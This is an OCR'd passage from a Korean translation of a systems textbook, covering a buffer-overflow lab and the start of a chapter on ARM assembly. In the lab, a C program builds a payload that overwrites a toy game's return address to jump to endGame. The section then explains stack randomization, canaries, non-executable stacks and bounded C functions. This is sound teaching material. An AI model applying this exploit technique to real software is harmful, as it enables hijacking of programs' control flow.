Service(MMS)와 AOL 인스턴스 메신저(AIM)를 통합하고자 노력했다. 당시 AIM은 친구나 가족과 인스턴스 메시지Instant Message(IM)를 보낼 수 있는 유일한 서비스였다. 판로를 찾고 있던 마이크로소프트는 MMS 사용자들이 AIM의 '친구들'에게 메시지를 보낼 수 있는 기능을 MMS에 추가하고자 했다. 달갑지 않은 상황을 마주한 AOL은 MMS가 AOL 서버에 접근하지 못하도록 패치를 적용했다. 마이크로소프트 엔지니어들은 MMS 클라이언트로 하여금 AIM 클라이언트가 AOL 서버에 보내는 메시지를 조작하는 방법을 찾아내게 했고, 그 결과 AOL은 수신한 메시지가 MMS에서 온 것인지 AIM에서 온 것인지 구분하기가 어렵게 됐다. AOL은 AIM이 메시지 전송 방식을 바꾸 대응했고, MMS 엔지니어들은 이에 맞서 MMS 클라이언트 메시지를 AIM의 방식에 맞게 다시 변경했다. 이 '채팅 전쟁chat war'은 AOL이 자신들의 클라이언트에 존재하는 버퍼 오버플로 에러를 이용해 AIM 클라이언트 메시지를 검증하게 될 때까지 지속됐다. MMS 클라이언트에 동일한 취약점이 없었기 때문에, AOL의 승리로 채팅 전쟁은 끝났다.

8.10.2 살펴보기: 추측 게임

버퍼 오버플로 공격의 메커니즘을 이해하기 위해, 사용자가 프로그램과 함께 추측 게임을 하는 간단한 32비트 실행 프로그램을 소개한다. `secret` 실행 파일[8]을 다운로드한 뒤 `tar`로 압축을 푼다.

```
$ tar -xzvf secret.tar.gz
```

다음은 해당 실행 파일과 관련된 메인 파일이다.

main.c

```
#include <stdio.h>
#include <stdlib.h>
#include "other.h" // secret 함수 정의를 포함한다

/* You Win! 메시지를 출력한다! */
void endGame(void) {
    printf("You win!\n");
```

8 https://diveintosystems.org/book/C8-IA32/_attachments/secret.tar.gz

```
    exit(0);
}

/* 게임의 main 함수 */
int main() {
    int guess, secret, len;
    char buf[12]; // 버퍼 (12 바이트 길이)

    printf("Enter secret number:\n");
    scanf("%s", buf); // 사용자 입력으로부터 guess를 읽는다
    guess = atoi(buf); // 정수로 변환한다

    secret = getSecretCode(); //call the getSecretCode() function

    // guess가 올바른지 확인한다
    if (guess == secret) {
        printf("You got it right!\n");
    }
    else {
        printf("You are so wrong!\n");
        return 1; // 올바르지 않으면 종료한다
    }

    printf("Enter the secret string to win:\n");
    scanf("%s", buf); //get secret string from user input

    guess = calculateValue(buf, strlen(buf)); // calculateValue 함수를 호출한다

    // guess가 올바른지 확인한다
    if (guess != secret){
        printf("You lose!\n");
        return 2; // guess가 잘못되면 종료한다
    }

    /* secret 문자열과 숫자가 모두 올바르다면
    endGame()을 호출한다 */
    endGame();
```

```
    return 0;
}
```

추측 게임에서는 먼저 비밀번호와 암호 문자열을 입력한 사용자가 승리한다. 헤더 파일 other.h에는 getSecretCode와 calculateValue 함수 선언이 들어있지만, 프로그래머는 알 길이 없다. 그렇다면 사용자가 어떻게 프로그램을 깨부술 수 있을까? 생각나는 대로 해결책을 실행하기에는 너무 많은 시간이 걸린다. secret 실행 파일을 GDB로 분석하고 어셈블리를 따라가면서 비밀번호와 암호 문자열을 확인하는 전략이 있다. 어셈블리 코드를 분석해서 그 동작을 파악하는 프로세스를 어셈블리 **역엔지니어링**reverse engineering이라 부른다. GDB와 어셈블리 읽기에 능숙하다면 GDB를 사용해 그 값을 역엔지니어링해서 비밀번호와 암호 문자열을 알아낼 수 있다. 그런데 그보다 더 좋은 방법이 있다.

8.10.3 자세히 살펴보기

해당 프로그램은 첫 번째 scanf 호출에 잠재적인 버퍼 오버런 취약점이 있다. 무슨 일이 벌어지는지 이해하기 위해 GDB를 사용해 main 함수의 어셈블리 코드를 확인해보자. 또한 주소 0x0804859f에 중단점breaking point을 설정하자. 이 값은 scanf를 호출하기 직전 명령의 주소다(scanf의 주소에 중단점을 설정하면 프로그램이 main 내부가 아니라 scanf 호출 내부에서 중단된다).

```
   0x08048582 <+0>:     push   %ebp
   0x08048583 <+1>:     mov    %esp,%ebp
   0x08048588 <+6>:     sub    $0x38,%esp
   0x0804858b <+9>:     movl   $0x8048707,(%esp)
   0x08048592 <+16>:    call   0x8048390 <printf@plt>
   0x08048597 <+21>:    lea    0x1c(%esp),%eax
   0x0804859b <+25>:    mov    %eax,0x4(%esp)
=> 0x0804859f <+29>:    movl   $0x804871c,(%esp)
   0x080485a6 <+36>:    call   0x80483e0 <scanf@plt>
```

[그림 8-15]는 scanf를 호출하기 직전의 스택이다.




그림 8-15 scanf 호출 직전의 콜 스택

scanf 호출 전, scanf의 인수는 스택에 미리 로드된다. 위치 <main+21>의 lea 명령은 buf 배열에 대한 참조를 만든다.

이제 사용자가 프롬프트에 12345678을 입력했다고 가정하자. [그림 8-16]은 scanf 호출 완료 직후의 스택이다.




그림 8-16 입력 12345678과 함께 scanf를 호출한 직후의 콜 스택

ASCII 인코딩의 0~9에 대한 16진수는 0x30~0x39이고, 각 스택 메모리 위치는 4바이트 길이임을 기억하라. 프레임 포인터는 스택 포인터에서 56바이트 떨어져 있다. 여러분도 추적하고 있다면 GDB를 사용해 **%ebp**의 값을 출력해 확인할 수 있다(**p $ebp**). 예시에서 **%ebp**의 값은 0xffffd428이다. 다음 명령어로 **%esp** 아래의 64바이트를 확인할 수 있다.

```
(gdb) x /48bx $rsp
```

GDB 명령어를 실행한 결과는 다음과 유사하다.

```
0xffffd3f0:     0x1c    0x87    0x04    0x08    0x0c    0xd4    0xff    0xff
0xffffd3f8:     0x00    0xa0    0x04    0x08    0xb2    0x86    0x04    0x08
0xffffd400:     0x01    0x00    0x00    0x00    0xc4    0xd4    0xff    0xff
```

```
0xffffd408:     0xcc    0xd4    0xff    0xff    0x31    0x32    0x33    0x34
0xffffd410:     0x35    0x36    0x37    0x38    0x00    0x80    0x00    0x00
0xffffd418:     0x6b    0x86    0x04    0x08    0x00    0x80    0xfb    0xf7
0xffffd420:     0x60    0x86    0x04    0x08    0x00    0x00    0x00    0x00
0xffffd428:     0x00    0x00    0x00    0x00    0x43    0x5a    0xe1    0xf7
```

각 줄은 32비트 워드 2개를 나타낸다. 따라서, 첫 번째 행은 주소 0xffffd3f0와 주소 0xffffd3f4의 워드를 나타낸다. 스택의 맨 위에서 문자열 `"%s"`(혹은 0x0804871c)와 관련된 메모리 주소를 확인할 수 있다. 그 뒤로 `buf`(혹은 0xffffd40c)의 주소가 이어진다. `buf`를 위한 주소는 이번 절에서 0x40c으로 표기한다.

NOTE_ 복수 바이트 값은 리틀 엔디안 오더로 저장된다

앞의 어셈블리 세그먼트에서 주소 0xffffd3f0의 바이트는 0x1c, 주소 0xffffd3f1의 바이트는 0x87, 주소 0xffffd3f2의 바이트는 0x04, 주소 0xffffd3f3의 바이트는 0x08이다. 하지만 주소 0xffffd3f0(문자열 `"%s"` 메모리 주소에 해당)의 32비트 값은 실제로는 0x0804871c이다. x86이 리틀 엔디안 시스템('4.7 정수 바이트 오더' 참조)이므로, 주소와 같은 복수 바이트 값은 뒤집힌 순서로 저장된다. 마찬가지로, 배열 `buf`에 해당하는 주소(0xffffd40c) 또한 주소 0xffffd3f4에 역순으로 저장된다.

주소 0xffffd40c와 관련된 바이트들은 같은 행에 위치하며, 주소 0xffffd408s과 관련된 바이트들은 해당 행의 두 번째 워드에 위치한다. `buf` 배열의 길이는 12바이트이므로, `buf`와 관련된 엘리먼트들은 주소 0xffffd40c부터 0xffffd417까지 12바이트를 차지한다. 해당 주소들의 바이트를 확인하면 다음과 같다.

```
0xffffd408:     0xcc    0xd4    0xff    0xff    0x31    0x32    0x33    0x34
0xffffd410:     0x35    0x36    0x37    0x38    0x00    0x80    0x00    0x00
```

널 종료 바이트 `\0`은 주소 0xffffd414의 세 번째 가장 중요한 바이트 위치(즉, 주소 0x7fffffffdcfa)에 나타난다. `scanf`는 모든 문자열의 끝에 널 바이트를 추가한다는 사실을 기억하자.

물론 `1234567890`은 비밀번호가 아니다. 다음은 입력 문자열 `1234567890`으로 `secret`을 실행하고자 할 때의 출력이다.

```
$ ./secret
Enter secret number:
1234567890
You are so wrong!
$ echo $?
1
```

echo $?는 셸에서 마지막으로 실행된 명령어의 반환값을 출력한다. 이 경우, 프로그램은 1을 반환한다. 이는 우리가 입력한 비밀번호가 틀렸기 때문이다. 오류가 없으면 관습적으로 프로그램은 0을 반환함을 기억하자. 이제 프로그램을 속여서 0(게임에서 승리했음을 나타냄)을 반환하고 종료하도록 만들어보겠다.

8.10.4 버퍼 오버플로: 첫 번째 시도

다음으로 문자열 12345678901234567890123456789012345678901234을 시도해보자.

```
$ ./secret
Enter secret number:
12345678901234567890123456789012345678901234
You are so wrong!
Segmentation fault (core dumped)
$ echo $?
139
```

흥미로운 결과다! 여기서 프로그램은 세그멘테이션 폴트로 망가졌고, 반환 코드는 139다. [그림 8-17]은 새 입력값과 함께 scanf를 호출한 직후 main 함수에 대한 콜 스택의 모습이다.




그림 8-17 입력 12345678901234567890123456789012345678901234과 함께 `scanf`를 호출한 직후의 콜 스택

입력 문자열이 매우 길기 때문에 0x428에 저장된 값을 덮어쓸 뿐만 아니라 `main`의 스택 프레임 아래의 반환 주소까지 넘친다. 함수가 반환할 때, 프로그램은 반환 주소에 의해 지정된 주소에서 실행을 재개하려고 시도한다는 점을 기억하자. 이 예시에서 프로그램은 `main`에서 빠져나온 뒤 주소 0xf7003433에서 실행을 재개하려 하지만, 이 주소가 존재하지 않는 것처럼 보인다. 그래서 프로그램은 세그멘테이션 폴트를 일으키며 망가진다.

GDB에서 프로그램을 재실행하면(`input.txt`는 위 입력 문자열을 포함한다), 이 무모한 장난이 실제로 동작함을 확인할 수 있다.

```
$ gdb secret
(gdb) break *0x804859b
(gdb) ni
```

```
(gdb) run < input.txt
(gdb) x /64bx $esp
0xffffd3f0:     0x1c    0x87    0x04    0x08    0x0c    0xd4    0xff    0xff
0xffffd3f8:     0x00    0xa0    0x04    0x08    0xb2    0x86    0x04    0x08
0xffffd400:     0x01    0x00    0x00    0x00    0xc4    0xd4    0xff    0xff
0xffffd408:     0xcc    0xd4    0xff    0xff    0x31    0x32    0x33    0x34
0xffffd410:     0x35    0x36    0x37    0x38    0x39    0x30    0x31    0x32
0xffffd418:     0x33    0x34    0x35    0x36    0x37    0x38    0x39    0x30
0xffffd420:     0x31    0x32    0x33    0x34    0x35    0x36    0x37    0x38
0xffffd428:     0x39    0x30    0x31    0x32    0x33    0x34    0x00    0xf7
```

입력 문자열은 배열 `buf`의 정의된 제한을 넘고, 스택에 저장된 모든 값을 덮어쓴다. 다시 말해, 이 문자열은 버퍼 오버런을 만들고 스택을 오염시켜, 프로그램을 망가뜨린다. 이 프로세스는 **스택 부수기**로도 알려져 있다.

8.10.5 현명한 버퍼 오버플로: 두 번째 시도

첫 번째 예시에서는 `%ebp` 레지스터를 덮어쓰고 쓰레기 주소를 반환함으로써 스택을 오염시켜 프로그램을 망가뜨렸다. 단지 프로그램을 망가뜨리는 것이 목적이라면 이 정도로 충분하다. 하지만 지금은 추측 게임이 0을 반환하는 것, 다시 말해 승리가 목표다. 콜 스택을 쓰레기값이 아닌 의미 있는 값으로 채움으로써 목표를 달성할 수 있다. 가령 반환 주소가 `endGame`의 주소가 되도록 스택을 덮어쓸 수 있다. 그러면 프로그램이 `main`에서 돌아오려고 할 때, 세그멘테이션 폴트와 함께 망가지지 않고 `endGame`을 실행한다.

`endGame`의 주소를 알아내기 위해 GDB에서 `secret`을 다시 조사해보자.

```
$ gdb secret
(gdb) disas endGame
Dump of assembler code for function endGame:
   0x08048564 <+0>:     push   %ebp
   0x08048565 <+1>:     mov    %esp,%ebp
   0x08048567 <+3>:     sub    $0x18,%esp
   0x0804856a <+6>:     movl   $0x80486fe,(%esp)
   0x08048571 <+13>:    call   0x8048390 <puts@plt>
```

```
   0x08048576 <+18>:    movl   $0x0,(%esp)
   0x0804857d <+25>:    call   0x80483b0 <exit@plt>
End of assembler dump.
```

endGame은 주소 0x08048564에서 시작한다. [그림 8-18]은 secret이 강제로 endGame을 실행하도록 착취한 예시다.




그림 8-18 secret이 endGame 함수를 실행하도록 하는 문자열 예시

x86가 리틀 엔디안 시스템이므로 반환 주소의 바이트는 그 순서가 뒤집혀 나타난다. 다음 프로그램은 공격자가 착취를 구성하는 방법을 나타낸다.

```
#include <stdio.h>

char ebuff[]=
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x30" /* 쓰레기값의 첫 번째 10바이트 */
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x30" /* 쓰레기값의 다음 10바이트 */
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x30" /* 쓰레기값의 다음 10바이트 */
"\x31\x32"                                 /* 쓰레기값의 마지막 2바이트 */
""\x64\x85\x04\x08"                        /* endGame의 주소(리틀 엔디안) */
;

int main(void) {
    int i;
    for (i = 0; i < sizeof(ebuff); i++) { /* 각 문자를 출력한다. */
        printf("%c", ebuff[i]);
    }
    return 0;
}
```

각 숫자 앞의 \x는 각 문자가 16진수 포맷으로 되어 있음을 나타낸다. ebuff[]를 정의한 뒤, main 함수가 이를 문자별로 출력할 뿐이다. 관련된 바이트 문자열을 얻기 위해, 이 프로그램을 다음과 같이 컴파일하고 실행한다.

```
$ gcc -o genEx genEx.c
$ ./genEx > exploit
```

파일 exploit을 scanf의 입력으로 사용하려면 secret을 exploit과 함께 다음처럼 사용한다.

```
$ ./secret < exploit
Enter secret number:
You are so wrong!
You win!
```

프로그램은 'You are so wrong!'을 출력한다. exploit에 포함된 문자열이 비밀번호가 아니기 때문이다. 그러나 프로그램은 'You win!'도 출력한다. 다시 말하지만, 프로그램을 속여서 0

을 반환하도록 만들려 한다. 외부 프로그램을 사용해 '성공'의 증거를 추적할 수 있는 더 큰 시스템에서는 프로그램이 출력하는 것보다 프로그램이 반환하는 것이 훨씬 더 중요하다.

반환값을 확인하면 다음과 같다.

```
$ echo $?
0
```

프로그램을 성공적으로 착취했다! 게임에서 우리가 이겼다!

8.10.6 버퍼 오버플로에서 보호하기

앞의 예시에서는 `secret` 실행 파일의 제어 흐름을 바꿔서 강제로 성공을 의미하는 0 값을 반환하게 했다. 그러나 이런 착취는 시스템에 실질적인 충격을 가한다. 또한 오래된 일부 컴퓨터 시스템이 스택 메모리의 바이트를 실행했다. 공격자가 콜 스택에 어셈블리 명령과 관련된 바이트를 넣는다면, CPU는 해당 바이트를 실제 명령어로 해석하고 그러면 공격자는 입맛에 맞는 모든 코드를 CPU가 실행하게 만들 수 있다. 다행히도, 현대 컴퓨터 시스템에는 공격자가 버퍼 오버플로를 악용하기 어렵게 만드는 전략이 마련돼 있다.

스택 무작위화. 운영 체제는 스택의 시작 주소를 스택 메모리의 무작위 위치에 할당한다. 그 결과, 프로그램을 실행할 때마다 콜 스택의 위치와 크기가 달라진다. 같은 코드를 실행하는 여러 머신에서는 스택 주소가 각각 다르게 된다. 현대 리눅스 시스템은 표준 관행으로 스택 무작위화를 사용한다. 그렇다 해도 공격자는 마음먹고 주소를 바꿔가며 반복함으로써 무차별 공격을 가할 수 있다. 공격자는 착취 코드 전에 매우 많은 `nop` 명령을 사용하는 **NOP sled**라는 기법을 사용한다. `nop` 명령(`0x90`)을 실행하면 프로그램 카운터가 다음 명령을 가리키도록 증가할 뿐 달리 미치는 영향이 없다. 공격자가 CPU 어딘가에서 NOP sled를 사용하면 이어지는 악성 코드가 실행된다. 알레프 원의 writeup[9]은 이런 유형의 공격 메커니즘을 상세히 소개한다.

스택 부패 감지. 또 다른 방어책으로 스택이 오염됐을 때 감지하는 방법이 있다. GCC의 최근 버전은 카나리로 알려진 스택 보호 장치를 이용하는데, 이 장치는 스택의 버퍼와 다른 요소 사이를 보호한다. 카나리는 메모리의 쓸 수 없는 영역에 저장된 값이며, 스택에 저장된 값과 비교된

9 Aleph One, "Smashing the Stack for Fun and Profit," `http://insecure.org/stf/smashstack.html`, 1996.

다. 만약 카나리가 프로그램 실행 중 '죽으면', 프로그램은 공격받고 있음을 알고 오류 메시지를 표시하며 종료한다. 하지만 영리한 공격자는 카나리를 바꿔 프로그램이 스택 오염을 감지하지 못하게 한다.

실행 영역 제한. 이 방어책에서 실행 코드는 메모리의 특정 영역으로 제한된다. 다시 말해, 콜 스택이 더 이상 실행 가능하지 않다. 그렇다 해도 이 방어책마저 무너질 수 있다. **반환 지향 프로그래밍**(ROP)을 활용한 공격에서 공격자는 실행 가능한 영역에서 명령을 '체리피킹'한 뒤, 명령에서 명령으로 점프하며 착취를 구축할 수 있다. 이 착취와 관련된 유명한 사례를 온라인, 특히 비디오 게임[10]에서 찾을 수 있다.

그럼에도 수비의 최전방은 언제나 프로그래머다. 프로그램을 겨냥한 버퍼 오버플로 공격을 방지하려면, 가급적 C 함수를 길이 지정자와 함께 사용하고 배열 경계 확인을 수행하는 코드를 추가하라. 정의된 모든 배열은 선택한 길이 지정자와 반드시 일치해야 한다. [표 8-19]에 버퍼 오버플로에 취약한 '나쁜' C 함수와 이를 바꾼 '좋은' 함수를 정리했다(`buf`에 12바이트가 할당됐다고 가정한다).

표 8-19 길이 지정자를 사용한 C 함수

나쁜 함수	좋은 함수
`gets(buf)`	`fgets(buf, 12, stdin)`
`scanf("%s", buf)`	`scanf("%12s", buf)`
`strcpy(buf2, buf)`	`strncpy(buf2, buf, 12)`
`strcat(buf2, buf)`	`strncat(buf2, buf, 12)`
`sprintf(buf, "%d", num)`	`snprintf(buf, 12, "%d", num)`

`secret2` 바이너리[11]에는 버퍼 오버플로 취약점이 없다. 다음은 새로운 바이너리의 `main` 함수다.

`main2.c`

```
#include <stdio.h>
#include <stdlib.h>
```

10 DotsAreCool, "Super Mario World Credit Warp" (Nintendo ROP example), `https://youtu.be/vAHXK2wut_I`, 2015.
11 `https://diveintosystems.org/book/C8-IA32/_attachments/secret2.tar.gz`

```
#include "other.h" // secret 함수 정의를 포함한다.

/* You Win! 메시지를 출력한다! */
void endGame(void) {
    printf("You win!\n");
    exit(0);
}

/* 게임의 main 함수 */
int main() {
    int guess, secret, len;
    char buf[12]; // 버퍼(12바이트 길이)

    printf("Enter secret number:\n");
    scanf("%12s", buf); // 사용자 입력으로부터 guess를 읽는다(수정됨!).
    guess = atoi(buf); // 정수로 변환한다.

    secret=getSecretCode(); // getSecretCode 함수를 호출한다.

    // guess가 올바른지 확인한다.
    if (guess == secret) {
        printf("You got it right!\n");
    }
    else {
        printf("You are so wrong!\n");
        return 1; // 올바르지 않으면 종료한다.
    }

    printf("Enter the secret string to win:\n");
    scanf("%12s", buf); // 사용자 입력으로부터 secret 문자열을 얻는다.

    guess = calculateValue(buf, strlen(buf)); // calculateValue 함수를 호출한다.

    // guess가 올바른지 확인한다.
    if (guess != secret) {
        printf("You lose!\n");
        return 2; // guess가 잘못되면 종료한다.
```

```
    }

    /* secret 문자열과 숫자가 모두 올바르다면
    endGame()을 호출한다. */
    endGame();

    return 0;
}
```

모든 scanf 호출에 길이 지정자를 추가했다. 이제 scanf 함수는 첫 번째 12바이트를 읽은 뒤에 멈춘다. 착취 문자열은 더 이상 프로그램을 망가뜨리지 않는다.

```
$ ./secret2 < exploit
Enter secret number:
You are so wrong!
$ echo $?
1
```

물론, 기본적인 역엔지니어링 스킬을 구사하는 독자라면 어셈블리 코드를 분석해 추측 게임에서 이길 수 있다. 역엔지니어링을 통해 프로그램을 이겨보지 못했다면, 한번 도전해보기 바란다.

CHAPTER 9

ARM 어셈블리

이번 장에서는 모든 리눅스 OS ARM 컴퓨터가 사용하는 최신 ARM ISA인 ARM version 8 애플리케이션 프로파일(ARMv8-A) 아키텍처인 A64 ISA를 알아본다. 명령 셋 아키텍처는 기계 수준 프로그램의 명령 셋과 바이너리 인코딩을 정의한다는 점을 상기하자(5장 참조). 이 장의 예시를 실행하려면 64비트 ARMv8-A 프로세서가 장착된 기기가 필요하다. 이 책의 코드와 예시는 64비트 Ubuntu Mate 운영 체제를 실행하는 Raspberry Pi 3B+를 사용했다. 2016년 이후 출시된 모든 Raspberry Pi는 A64 ISA를 사용 가능하다. 그러나 Raspberry Pi 운영 체제(기본 Raspberry Pi 운영 체제)는 집필 시점 기준으로 여전히 32비트를 사용한다.

리눅스 머신에 64비트 ARMv8 프로세서가 장착됐는지 확인하려면, `uname -p` 명령을 실행한다. 64비트 시스템인 경우 다음과 같이 출력된다.

```
$ uname -p
aarch64
```

Intel 머신에서도 ARM의 GNU 툴체인 크로스 컴파일 도구[1]를 사용하면 ARM 바이너리를 만들 수는 있지만, ARM 바이너리를 x86 시스템에서 직접 실행할 수는 없다. 랩톱에서 ARM 어셈블리에 관해 직접 학습하고 싶다면 ARM 시스템을 에뮬레이션할 수 있는 QEMU[2]를 확인하

1 https://developer.arm.com/tools-and-software/open-source-software/developer-tools/gnu-toolchain/gnu-a/downloads

2 https://www.qemu.org

기 바란다. 에뮬레이터는 다른 시스템의 하드웨어를 시뮬레이션 한다는 점에서 가상 머신과는 다르다.

다른 대안으로는 아마존에서 최근 릴리즈한 EC2 A1 인스턴스[3]가 있다. 이를 사용하면 64비트 Graviton 프로세서에 접근할 수 있다. 이 프로세서는 ARMv8-A 명세를 따른다.

그러나 컴파일러가 만드는 구체적인 어셈블리 명령은 운영 체제와 머신 아키텍처에 큰 영향을 받는다는 점을 명심하자. 따라서 AWS 인스턴스 혹은 QEMU 에뮬레이션을 사용해 만든 어셈블리는 이번 장의 예시로 제공되는 어셈블리와 다소 다를 수 있다.

RISC와 ARM 프로세서

수년 동안, 복잡 명령 셋 컴퓨터(CISC) 아키텍처는 개인 컴퓨팅이나 서버 시장을 지배했다. Intel과 AMD 프로세서는 모두 CISC 아키텍처를 갖는다. 그러나 축소 명령 셋 컴퓨터(RISC) 아키텍처는 모바일 컴퓨팅 영역의 요청으로 인해 지난 수십 년 동안 모멘텀을 얻었다. ARM[Acorn RISC machine]은 RISC-V, MIPS와 함께 RISC 아키텍처를 대표한다. RISC 아키텍처는 모바일 컴퓨팅 영역에서 특히 매력적이다. 프로세서의 에너지 효율이 높고, 결과적으로 배터리 수명을 늘려주기 때문이다. 최근 ARM 및 다른 RISC 프로세서들은 서버 및 고성능 컴퓨팅(HPC) 시장에서 두각을 나타내기 시작했다. 예를 들어 2020년 기준으로 전 세계에서 가장 빠른 일본의 슈퍼 컴퓨터인 Fugaku는 ARM 프로세서를 사용한다.

9.1 어셈블리 살펴보기: 기본

먼저 어셈블리를 살펴보기 위해 6장에서 소개한 `adder` 함수의 동작을 단순하게 수정한다. 다음 코드는 수정된 함수(`adder2`)다.

```
#include <stdio.h>

// 2를 정수에 더한 뒤, 그 결과를 반환한다.
```

3 https://aws.amazon.com/ec2/instance-types/a1

```
int adder2(int a) {
    return a + 2;
}

int main(){
    int x = 40;
    x = adder2(x);
    printf("x is: %d\n", x);
    return 0;
}
```

다음 명령어를 실행해 이 코드를 컴파일한다.

```
$ gcc -o adder adder.c
```

이제 objdump 명령어를 사용해 이 코드의 어셈블리 버전을 확인해보자.

```
$ objdump -d adder > output
$ less output
```

/adder2를 입력하면 adder2와 관련된 코드를 확인할 수 있고, less를 사용하면 출력된 파일의 내용을 확인할 수 있다. adder2와 관련된 섹션은 다음과 같이 나타난다.

```
0000000000000724 <adder2>:
 724:   d10043ff        sub     sp, sp, #0x10
 728:   b9000fe0        str     w0, [sp, #12]
 72c:   b9400fe0        ldr     w0, [sp, #12]
 730:   11000800        add     w0, w0, #0x2
 734:   910043ff        add     sp, sp, #0x10
 738:   d65f03c0        ret
```

